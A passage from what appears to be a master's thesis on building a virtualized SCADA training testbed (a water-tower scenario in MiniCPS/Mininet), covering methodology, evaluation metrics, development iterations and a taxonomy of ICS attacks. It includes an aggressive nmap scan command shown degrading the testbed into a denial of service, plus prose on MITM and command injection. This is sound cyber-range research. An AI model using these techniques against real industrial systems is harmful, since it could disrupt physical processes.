   For our research, we discuss first whether we can use an existing framework or solution, or we have to develop one from the scratch. Then, according to this result and the requirements defined, we establish the different evaluation metrics and concrete the architecture and scenario of our testbed.

4. **Demonstration.** The fourth activity demonstrates the use of the artifact to solve one or more instances of the problem. This may vary between a single act of demonstration to a more formal evaluation. The resources required for the demonstration are the effective knowledge of how to use the artifact to solve the problem.

   For our research, in this step we will show the main operation of the developed testbed, simulating an autonomous SCADA system, as well as the attacks implemented.

5. **Evaluation.** The fifth activity observes and measures how well the designed artifact supports a solution to the problem. This involves comparing the objectives defined to the actual observed results from the use of the artifact in the demonstration. It requires knowledge of relevant metrics and analysis techniques.

   Evaluation could include items such as a comparison of the artifact's functionality with the solution objectives, the results of surveys conducted or quantifiable measures of system performance, such as response time or availability.

   At the end of this activity the researchers can choose whether to iterate back to the design and development activity to improve the effectiveness of the solution, or to continue to the next activity and leave improvement for the following projects.

   For our research, we will measure the metrics defined in the step three and present different cases and iterations, in order to compare them and watch the progress of our solution.

6. **Communication.** The sixth and last activity consists in communicating appropriately all the previous activities and their outputs, including the problem and its importance, the solution proposed or the rigor of the research. Communication requires the knowledge of the disciplinary culture.

   For our research, the communication part will be the presentation of this Master Thesis work and its expected defense.

The authors also indicate this process might not be in sequential order, there is no need that researches must always proceed from activity 1 through activity 6. They may

start at almost any step and move outward, leading to different approaches to tackle the research:

1. A problem-centered approach, starting with activity 1. Researchers might proceed in this sequence if the idea for the research resulted from observation of the problem or from a suggested future research in a prior project.

2. An objective-centered solution, starting with activity 2, could be triggered by an industry or research need that can be addressed by developing a new solution.

3. A design and development-centered approach, starting with activity 3, resulting from the existence of an artifact that has not been thought as a solution for the explicit problem domain. Such an artifact might have come from another research domain, it might have already been used to solve a different problem, or it might have appeared as an analogical idea.

4. Finally, a client/context-initiated solution, starting with activity 4, may be based on observing a practical solution that worked; resulting in a DS solution if researchers work backward to apply rigor to the process.

This four approaches concur with the four cases of study used by Peffers et al. to proof the validity of their methodology. In our case, we will use a problem-centered approach, starting with the first activity (problem identification and motivation), already discussed in the chapter one of this Master Thesis, and moving forward.

This work will be structured following the six-step methodology explained above. Chapter one and two take over the identification of the problem and motivation; chapter three, the current one, explains the methodology used; chapter four gathers the objectives and requirements, as well as the design and development of the solution; chapter five contains the proof of work of the testbed and the implemented attacks; chapters six and seven show and discuss the results of the evaluation process; finally chapters eight and nine include the communication step through the conclusions and future work.

4 Scenario

In this chapter we are going to define the objectives of our testbed, as well as design and develop it. This will cover the steps two and three from the science design methodology, defining the objectives for the artifact and designing and developing it, respectively.

The goal of the research is to develop a testbed solution to practice attacks in a gamification scenario, also called cyber range. This type of scenario help users to learn theoretical and practical hacking techniques in a simulated environment.

In the study presented by Yamin et al. [49], the authors perform a literature review on testbeds for cyber ranges. A cyber range is an environment that aims at providing a training playground in order to practice and learn security issues. The study presents a taxonomy to classify and evaluate the current literature in five main topics: monitoring, scoring, teaming, scenario and management.

In our case, we are focusing in the management, more specifically in the resource management subtopic, focused on the resource requirements, performance and usability of the testbeds. Through this evaluation, we can provide a benchmark process to validate our solution and similar ones.

We extract some metrics other authors have used to prove the validity of their testbed developments, e.g., the time to construct the environment or the time to perform all the possible tests in the scenario, however we have found the list of metrics very short and inefficient.

For example in Vigna et al. [46], the authors do not provide any valid metric to prove their solution; in Lemay et al. [21], the authors only metric is a survey to the students with three options (adequate, good and very good); or in Reaves and Morris [40], the performance is measured in terms of protocol-level accuracy, based on the SCADA specifications, like packet size, response time or percentage of invalid CRC. This last approach is not useful for us, as we have assumed that there is no need of replicating the SCADA network with the same level of accuracy. We will discuss further this topic in the scenario architecture section, where we present the different approaches to build our testbed, including virtualization or real hardware replication; depending on the approach we can expect some features in the testbed solution.

Supporting this perspective, Yamin et al. conclude that in the future it is necessary to focus on the efficiency of the testbeds, i.e., improving the deployment and execution of the scenarios; and also developing a benchmark to conduct comparisons between the developed security testbeds. This aligns with our research topic, trying to establish valid metrics to prove the performance and usability of a testbed.

4.1 Objectives and requirements

The purpose of this research is to develop a SCADA testbed to be used by students, teachers and researchers. This creation process will follow a DSRM in order to prove its validity. To accomplish it, we have defined two types of requirements: quantitative and qualitative, that will indicate whether the solution is valid or not.

The qualitative requirements indicate the main features the testbed must have. In our case, as we expect the testbed to be used by non-expert users, like students; the solution should be easy to use. We consider this capability very important, due to the fact that a very complex solution will reduce the motivation of whoever wants to learn or research. To measure this qualitative requirement, we have defined two quantitative requisites:

ease of deployment and flexibility.

The ease of deployment is the speed needed for the system to build and run the testbed, allowing the user to start interacting with it. This quantitative requirement can be measured by time, more concrete, we will use the number of commands and the time required to deploy the scenario. We expect a result that is not dependent of the number of devices, i.e., $O(1)$.

The second requirement, flexibility, is the property that indicates how easily the software can be adapted to new requirements or changes during its development period or after the software is deployed. For the this research, we are using a framework to develop the testbed. We consider that the flexibility of the developed scenario is the same as the one provided by the framework.

To measure this requirement we will use the metrics defined by Shen and Ren [41]. In their work, they define the variables *flexible points* and *flexible distance*, used to calculate the *flexible capacity*, which indicates the degree of flexibility of any software quantitatively. After the calculation of the flexible capacity, we can classify the flexibility level of the software between Self-adaptive, Low-level user, High-level user and Developer-level, depending on the user skills required to perform the changes. The Developer-level can be subdivided between low, average and high skilled. We expect a flexibility level below average-developer level.

The second qualitative requirement is that the system should be useful in terms of usability and research. Our goal is to create a testbed for training. Therefore, if the testbed does not support multiple users, the performance is so low it does not allow a normal execution or the scenarios cannot be expanded and modified, the solution will not pass our expectations. In this case, to evaluate this qualitative requisite, we have defined three more quantitative requirements: scalability, portability and performance.

We will measure the performance by taking runtime statistics of the system, such as CPU usage, RAM memory usage, network traffic and read/write disk operations. For this task, we will perform the same experiments to different testbed solutions, e.g., our MiniCPS based solution and the GRFICS solution; and to different configurations, e.g., doubling the resources allocated for the testbed or changing the number of devices of the testbed, in order to see the improvement. We cannot define a quantitative expectation, but we require that the system does not overload.

The scalability will be measures in a similar way, performance tests will be conducted after adding more subnets and concurrent users to the analyzed scenario. Our expectations again require that the system do not overload.

Additionally, the portability will be measured as an extra feature. This will show whether the testbed can be running under any operating system, which can increase the probability of researchers to use our solution in future investigations. To measure this capability, we will try to install and run our solution under different operating systems. The expected result would be that the testbed solution can be executed on different OS.

4.2 Design

In this section we will discuss different topics related to the design of the testbed, first we will discuss the different implementation approaches for the testbed, e.g., virtualization, simulation, hardware-in-the-loop; then, we will review the current literature and frameworks looking for similar solutions which can be used to develop our testbed and reduce the workload of creating everything from the scratch; and finally, we will define the architecture of the proposed scenario and the possible advantages and limitations.

4.2.1 Implementation approaches

In the work published by Qassim et al. [37], the authors classify the testbeds by the way their components are implemented, i.e., physical replication testbed, where the testbed is a clone of the original industrial control system; software simulated testbed, by using simulations based on software to replicate the physical processes; virtualization testbed, using software to emulate the hardware parts; hardware-in-the-loop (HIL), by using hardware components to create the simulation; or a hybrid combination of them.

In the study, the authors also defend that there should be a relation between the implementation of testbed and the requirements. Depending on our requirements or attacks, a different testbed implementation should be chosen, i.e., to discover new vulnerabilities, real systems should be used; to perform training exercises, virtualization is the best option.

For example, if the purpose of the testbed is to validate intrusion detection mechanisms, it is correct to think about using a hardware-in-the-loop testbed, which provides high fidelity and allows to change the simulation output easily [3]; or if the purpose is to test the capacity of a system against DDoS attacks we can use software simulated testbed to emulate the malicious input [14].

We are looking for a testbed that can be used to train users on hacking SCADA systems. We can focus on the network hacking, the software hacking or the hardware hacking; but for our development, we cannot include the hardware, as it is very expensive. Therefore, a virtualized testbed is the approach that fits us the best, as it might be configured to contain the network and the software logic.

This aligns with the cloud testbed developed by Stites et al. [43]. Besides, using taxonomies which relate how the testbed is implemented and the feasible attacks on it, we can find where will be more effective to focus. For example, if we use a virtualized open source testbed, attacks which involve small delays in the communications or affect a specific software product are not possible, based on the real hardware limitations.

According to this, for this research the testbed implementation approach is going to be a virtualized one. This way, it is possible to easy deploy, replicate and measure the performance of the scenarios. We won't focus on the fidelity of the communications, as it requires expensive hardware-in-loop components and real SCADA systems are more sensible to external interactions.

4.2.2 Framework review

Before starting developing our testbed from the scratch, we have to consider the existing solutions. Some of the frameworks we found are MiniCPS, presented by Antonioli et al. [8, 6, 7], which is a virtualized framework fully based in python to easy build and deploy testbeds; GRFICS, by Formby et al. [16], which uses several virtual machines to simulate the different processes and devices; ICS TestBed Framework published by Maynard et al. [25], another virtual framework but based in Java; or a customized one developed in a Master thesis by R. Brooks [12], using a hybrid approach mixing simulation and virtualization.

These frameworks vary a lot and have positive and negative features. In the Table 1 we can compare the technologies used by the different frameworks as well as the implementation approach used.

After the initial review, we are going to use the framework MiniCPS due to several reasons. First, because it is an open source framework, mandatory requirement to con-

Table 1 – Comparative table between the different frameworks reviewed.

	MiniCPS	**GRFICS**	**ICS TestBed Framework**	**Customized development**
Physical process	Python	Python	Java	ISERinks
Field devices	Python	openPLC	Java	openPLC
Network	Python	VirtualBox	Vagrant	Modbus Master Simulator (MMS)
Development approach	Virtualization	Virtualization	Virtualization	Hybrid

tribute the community. Second, it produces full virtualized testbeds, it does not need any hardware or any third-party virtualization program. Third, it is all written in python, simplifying the development and making it, in theory, cross-platform compatible. Fourth, it is possible to create and deploy simple testbeds with basic developer skills.

To compare with the selected framework, we will use GRFICS. GRFICS uses VirtualBox to virtualize the network and uses free standard software to run the devices, i.e., OpenPLC for the PLC or ScadaBR for the HMI. We believe that this approach gives some advantages, because it uses standard products; but it reduces drastically the scalability and flexibility.

For the scalability, it is reduced because it requires to run a new scenario to add more users, i.e., launching a second set of virtual machines. For the flexibility, to edit the GRFICS scenario it is required knowledge of the standard software that it uses.

The reasons to discard the other frameworks vary. The ICS Testbed Framework was discarded because the protocols and field devices promoted by the authors were just partially implemented, missing many features. The customized development was not considered due to the hybrid model and complexity of the solution in terms of standardization.

4.2.3 Scenario architecture

To design the scenario architecture we need to define again the requirements. We want a simple design in order to not overload the system; however, it should allow different users to be connected concurrently. Initially, this was not taken into account when developing the first iteration, which acted as the initial proof of concept.

Our scenario in the first iteration, based on the water tower from the work of Morris et al. [31], had the topology of the Figure 6. This scenario was as small as possible and will allow only one user to use it.

The process in the scenario is simple: a water tank is filled and emptied. The tank has two valves to pump water in and out. These valves are actuators, represented as two PLCs, because their only function is receiving a signal to open or close the water flow. The tank also has a sensor, represented as an RTU, which measures the value of the water level and controls the actuators based on different thresholds. The SCADA server receives periodic values from the RTU regarding the status of the system, then, it sends them to the historian and the HMI for visualization. The SCADA server can also send commands to the RTU to manually open and close the valves. These commands can be set from the HMI by choosing the execution mode, e.g., automatic execution, manual execution by closing the first pump.

The attacker will be inside the field devices network, simulating a previous breach into the infrastructure, accessing the industrial traffic. The HMI is out of the SCADA network,




Figure 6 – The topology of the first iteration was very simple, used to validate the testbed works

meaning that it does not receive or produce any industrial communication.

4.3 Development

In this section we will describe the testbed development process. During the research, different iterations have been developed, some of them failing and some succeeding.

As defined above, the first iteration contained the basic features of the scenario to make it work. To share information between the different devices within the scenario we use two mechanisms: the industrial network and SQL tables.

Through the industrial network we are able to send traffic using the industrial protocol EtherNet/IP. Mininet by default uses the Ethernet protocol, and the same time, MiniCPS is a framework build over mininet. Although it is possible to use different protocols, there are limitations when trying to implement these protocols. In Antonioli et al. [7], the authors use a partial implementation of the Modbus protocol, however now it is deprecated and not functional.

EtherNet/IP is an industrial network protocol that adapts the Common Industrial Protocol (CIP) to the standard TCP/IP stack. It can be deployed over any TCP/IP supported data link or physical layer, such as IEEE 802.3 (Ethernet). EtherNet/IP performs at level session and above, i.e., level 5, 6 and 7 of the OSI model [11]. It is possible to capture the traffic using a packet sniffer, such as Wireshark.

The SCADA systems monitor a physical process, which works independently. The physical process shows what is really happening and the HMI displays what the system thinks is happening. To keep the states of the system, there are two different SQL tables, which store separate processes.

They are called *real* and *hmi*. The first table, *real*, stores the information regarding what is happening with the real physical process, and it is only modified by this process. The RTU reads this table to interact with the water tank to read the water level value.

The second table, *hmi*, is used by the HMI device to display the data that arrives to the SCADA. Due to the fact that the HMI should be out of the industrial network, this device needs to be out of the mininet virtualized network. The easiest way to develop

this behavior was to isolate the HMI and use this database to interact with the SCADA server. In the practice, the SCADA gets the value from the RTU and writes it in this table; from the other side, the HMI uses this table to read the status and set the execution mode in the SCADA.

By comparing these two tables it is possible to see what is happening on the system and the effect of the attacks. For example, we can perform attacks to impact the physical process, we can try to spoof the data which is displayed in the HMI visualization, or we can do attacks focused on both things.

The historian is simply a SQL database which logs the status of the system. The SCADA server is in charged of this process, so only the table *hmi* is stored.

The proof of concept of the testbed working can be seen in the Figures below. In Figure 7, the main process to launch the testbed (run.py) is executed. This file creates the network and connects the devices based on the designed topology (topology.py).

In Figure 8, the different python files (containing the source code of each device) have been executed from each node, i.e., the rtu.py code is running in the RTU node, as so on. In the Figure 8, four terminals are open; on the left side we can find the PLC0 and PLC2, right-up is the RTU and right-down is the physical process, updating the values constantly.

```
alvaro@ICS:~/ICS-project/IHS/waterTower$ sudo python3 run.py
*** Ping: testing ping reachability
attacker -> plc0 plc2 rtu scada
plc0 -> attacker plc2 rtu scada
plc2 -> attacker plc0 rtu scada
rtu -> attacker plc0 plc2 scada
scada -> attacker plc0 plc2 rtu
*** Results: 0% dropped (20/20 received)
Devices started
mininet> net
attacker attacker-eth0:s1-eth4
plc0 plc0-eth0:s1-eth1
plc2 plc2-eth0:s1-eth3
rtu rtu-eth0:s1-eth2
scada scada-eth0:s2-eth2
s1 lo:  s1-eth1:plc0-eth0 s1-eth2:rtu-eth0 s1-eth3:plc2-eth0 s1-eth4:attacker-eth0 s1-eth5:s2-eth1
s2 lo:  s2-eth1:s1-eth5 s2-eth2:scada-eth0
c0
mininet>
```

Figure 7 – Mininet automatically creates the network based on the topology designed

For purposes of better visualization and usability, we have developed a graphic interface emulating the HMI. This graphic interface can be seen in Figure 9 and accessed via browser.

In the second iteration, the network topology is expanded, allowing to add more users to the testbed based on the available subnets. This way, we can measure the performance variations depending on the number of users. In Figure 10 the topology of this second iteration is displayed. This design is still simple but due to the multiple subnets it is possible to add concurrent users.

After the iteration, is was assessed that the change is not trivial, because it is necessary to add every device of the subnet separately and re-configure the existing devices to communicate properly between them. It is necessary to double the existing logic, instead of working with the subnet as a black-box.

For example, in our case we have a subnet with five devices connected to a central switch which is connected to the SCADA server. We need to create five new devices to replicate the subnet (changing their IP addresses), another device to replicate the SCADA logic and edit the topology configuration to deploy the devices using MiniCPS.




Figure 8 – The python processes run on their respective host.




Figure 9 – A graphic interface has been implemented for a better visualization




Figure 10 – The topology of the second iteration is still simple but allows multiple connections.

A high number of write operations were found in the scenario, causing the system to reduce its performance. This was caused by the SQL tables, so we tried to fix this in the third iteration. This solution included a MQTT broker, invisible to the users, to use fast queues in memory instead of SQL tables. We tried to use this MQTT broker to send messages from the SCADA device (inside of the simulated network) to the HMI (running in a browser outside of the simulated network). In Figure 11 this ideal topology is displayed. However, this iteration failed.




Figure 11 – The topology of the third iteration adds a MQTT middleware to reduce read operations.

To connect the simulated network to the outside it is necessary to enable an interface from the host machine and then run a process which redirects all the traffic using the new protocol, e.g., HTTP or MQTT messages. Unfortunately, this could not be done for the MQTT broker and the iteration was rejected.

The issue of the fail came from the design of MiniCPS. Strictly speaking, mininet is a collection of scripts that allow to create and deploy a virtualized network consisting in switches and hosts, and it was mainly created to use the Ethernet/IP protocol.

MiniCPS encapsulates the logic of mininet to simplify its use, causing that when it comes to add a different middleware device or connect the virtualized network to real networks (e.g., to the Internet), mininet breaks.

4.3.1 Issues found

During the development of the testbed, several limitation have been encountered. In this section we will enumerate and comment these issues to clarify the impact of them in the requirements and the final solution.

- The framework MiniCPS tries to encapsulate all the devices in the mininet simulated network, simplifying the internal use of mininet. This limits the capability of improvement of the framework. For example, mininet contains mechanisms to connect the simulated network to external services from the host or a remote machine in order to increase its performance. As seen in the third iteration, it was not possible to implement these features without breaking the scenario.

- MiniCPS became abandonware in 2017, containing outdated libraries for the MODBUS implementation and python2 code. The project was updated to python3 in the first iteration, however, it was not possible to patch all the libraries, so the MODBUS protocol implementation is no longer working. Besides, there is a lack of industrial protocols implemented for this framework. Only EtherNet/IP is partially implemented and MODBUS does not work because of the outdated libraries.

- The topology implementation in MiniCPS presents some design issues. To add more users, it was necessary to double the existing logic, by re-creating every device in the scenario, assigning them different IP addresses and re-configuring the existing devices to communicate between them.

5 Attacks

In this chapter we are going to define the attacks that will be implemented in our scenario. Through this, we achieve two goals: first, that our development is valid in terms of usability, we can perform the basic attacks so it can used for training; and second, some of the later evaluation processes will be done while executing these attacks, for example the bandwidth usage, so we can measure the defined metrics while the scenario is run by the users.

For this task, we will use two different taxonomies for attacks in industrial control systems. We will include a special section for denial of service attacks, where we will discuss whether to include or not these kind of attacks in our scenario and the consequences of that to the overall testbed.

The taxonomy proposed by Zhu et al. [50] splits the attacks on SCADA systems in three categories. Attacks on the hardware, attacks on the software and attacks on the communication stack. In this classification we can find attacks such as SQL injection or buffer overflow, in the software section; weak or lack of access control, in the hardware section; or different OSI layers like network, transport or application, in the communication stack section.

Depending on the test network, their interconnections and the devices present, these attacks gain more or less relevance; for example, in our design, the testbed is virtualized and it does not connect to real hardware or software. This means that the attacks based on the communication stack are the only category which is valuable for us. Thus, focusing in the attacks on the communication stack we find four different types of attacks:

- Network layer attacks, based mainly on reconnaissance techniques like host or port discovery, and man-in-the-middle attacks (based on ARP spoof).
- Transport layer attacks, based on flooding attacks.
- Application layer attacks, defining attack on specific protocols, e.g., modbus, which does not have any security measures like traffic encryption.
- Attacks on implementation of protocols, showing different cases where the implementation of a ICS protocol contained vulnerabilities that were exploited.

This taxonomy helps us to get a first impression of the possible attacks we will be able to implement in our scenario. Network layer and application layer attacks seem the most reasonable, because the vulnerabilities are part of the protocols themselves and their specifications or configurations. Finding a vulnerability within the implementation of any protocol would be a big time consuming task.

In the research presented by Morris and Gao [32], the authors provide another classification focused only in attacks based on the communication stack, splitting 17 different attacks into four sub-classes: reconnaissance, response and measurement injection, command injection and denial of service. This taxonomy provides more detailed specifications of the attacks. For their work, the authors use modbus as the protocol of research, however some of the attacks are also valid for the Ethernet/IP protocol, used in our scenario.

- **Reconnaissance** Reconnaissance attacks gather control system network information, map the network architecture, and identify the device characteristics such as manufacturer, model number, supported network protocols, system address, and system memory map. In this sub-class, the authors mention three different attacks:

- Address Scan, based on the protocol MODBUS/TCP, consists of exploiting the feature that the protocol uses the same IP addressing schema than TCP networks. Thus, this attack can be extended to our Ethernet/IP case.
- Function Code Scan, based on the protocol MODBUS, consists of scanning the supported function codes of the protocol. This attack cannot be extended in our case, as it is protocol dependant.
- Device identification Scan, consists of extracting the fingerprint of the devices located in the network, such as vendor name or product code. We can use this attack as it is again based on the IP stack.

New reconnaissance techniques are still under development, for example, in Niedermaier et al. [34], the authors develop a passive network monitor technique using Media Access Control (MAC) addresses.

- **Response and measurement** The authors split the response and measurement class into two sub-classes depending on the internal knowledge of the audited system; however, for the purpose of this research we will consider both as the same class. These attacks can be implemented in our scenario, as Ethernet/IP works similarly as MODBUS.

  ICS commonly use polling techniques to constantly monitor the state of a remote process. Polling takes the form of a query transmitted from the client to the server followed by a response packet transmitted from the server to the client. The state information is used to monitor the process, to store process measurements, and as part of the control loops which takes actions based upon the process state.

  Many ICS network protocols lack authentication features to validate the origin of packets. This enables attackers to capture, modify, and forward response packets which contain sensor reading values. In addition, these protocols often take the first response packet to a query and reject subsequent responses as erroneous. This enables to craft response packets and use timing attacks to inject the responses into a network when they are expected by a client.

- **Command injection** The authors divide the command injection class into three subclasses, depending on the content injected; however, for the purpose of this research we will consider all three as the same class. This attacks can be implemented in our scenario, as Ethernet/IP works similarly as MODBUS.

  Command injection attacks inject false control and configuration commands into a control system. The potential impacts of malicious command injections include interruption process control, interruption of device communications, unauthorized modification of device configurations, and unauthorized modification of process set points.

  In ICS, either the human operators, which occasionally intercede with supervisory control actions, or the remote terminals, which control the physical process autonomously, send commands to perform actions in this physical process. Typically actuators, such as switches or valves, connected to physical processes are connected to a digital or analog output connected to a remote terminal unit (RTU).

  For example, a valve may have an ON/OFF mechanism which is changed by writing a value to a bit a in a register on a remoter terminal unit (RTU). Such registers can be manipulated by network protocol write commands. An attacker who understands

a device's implementation specifics including a memory map can craft a command to alter actuator states.

Command injection attacks, as well as response and measurement attacks, are part of the techniques used by recent vulnerability scanners, as the one presented by Antrobus et al. [9].

- **Denial of service** Denial of Service (DoS) attacks against ICS attempt to stop or degrade the proper functioning of some part of the cyber physical system to effectively take down the whole system. These attacks can target the cyber system or the physical system:
  - Attacks against the communication links, attempt to disable programs running on the network endpoints which control the system, log data, and govern communications. An example would be volumetric attacks, by sending high volumes of traffic to a network endpoint, attackers attempt to overwhelm the capacity of the endpoint or the network itself.
  - Attacks against the physical system vary from the manual opening or closing of valves and switches to destruction of portions of the physical process which prevent operation. An example of this attack would be the Stuxnet worm, which worked by speeding up and turning off continuously the turbines of several nuclear plants of Iran, causing major degradation on them and forcing their removal.

To summarize from the taxonomies explained above, we will used communication stack based attacks in our testbed, as they are the most accurate attacks we can simulate. From this class, we will implement different sub-classes:

- Reconnaissance attacks
- Man-in-the-middle attacks
- Response and measurement
- Command injection
- Denial of service

5.1 Discussion on denial of service attacks


We want to make a special reference to the denial of service attacks and discuss why would it be a good or bad option to include such attacks in the testbed. As seen in the Morris and Gao taxonomy, denial of service attack can affect the whole system even if the attack is located in a concrete subnet. For this reason we need to assess the impact of this attacks within our scenario.

During the research it was seen that a simple network scan (configured to high speed) was able to considerably degrade the performance of the testbed, delaying the communication or even disrupting it, between the different devices of the network, not permitting the valves to open/close when necessary.

This behavior can be proved by using the following nmap command from the attacker:

```
nmap -sS -Pn -T4 -p0- -d3 RTU
```

This command uses the template T4, called aggressive mode. Initially, the attack starts sending around 700 packets/s and approximately 33.000 bytes/s; flooding the network and blocking any legit traffic. After some seconds, the tool dynamically adjusts its performance, reducing it to 100 packets/s and 4.500 bytes/s; this approach doesn't deny the service but it still slows down the response time of the devices. In Figure 12 it is possible to see how the tool has to adjust the RTT value due to the excessive traffic sent.



```
root@ICS:~/ICS-project/IHS/waterTower# nmap -sS -Pn -p0- -T4 10.168.1.20

Starting Nmap 7.60 ( https://nmap.org )
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
```

Figure 12 – It is possible to cause a denial of service attack using nmap.

For this reason, our testbed is not prepared to handle volumetric attacks without any special software like firewalls or IPS. Although, adding this extra devices or configurations might degrade the system, due to its runtime limitations. Therefore, we have take for granted that denial of service attacks based on flooding the network are not feasible.

Anyway, it is still possible to perform different denial of service attacks by abusing different features. For example, due to the Ethernet/IP protocol, using man-in-the-middle attacks through ARP poison would help us to deny the traffic to a single machine.

5.2 Proofs of Concept

In this section we are going to show the proof of concept of the defined attacks on the testbed. This attacks will be possible to any user connected to the scenario within the correspondent subnet. Each user of the testbed will have access to the attacker machine, located in the same subnet as the field devices (PLCs and RTU). This allows direct interaction with these devices to perform network layer attacks and application layer attacks, once the traffic is intercepted.

5.2.1 Reconnaissance

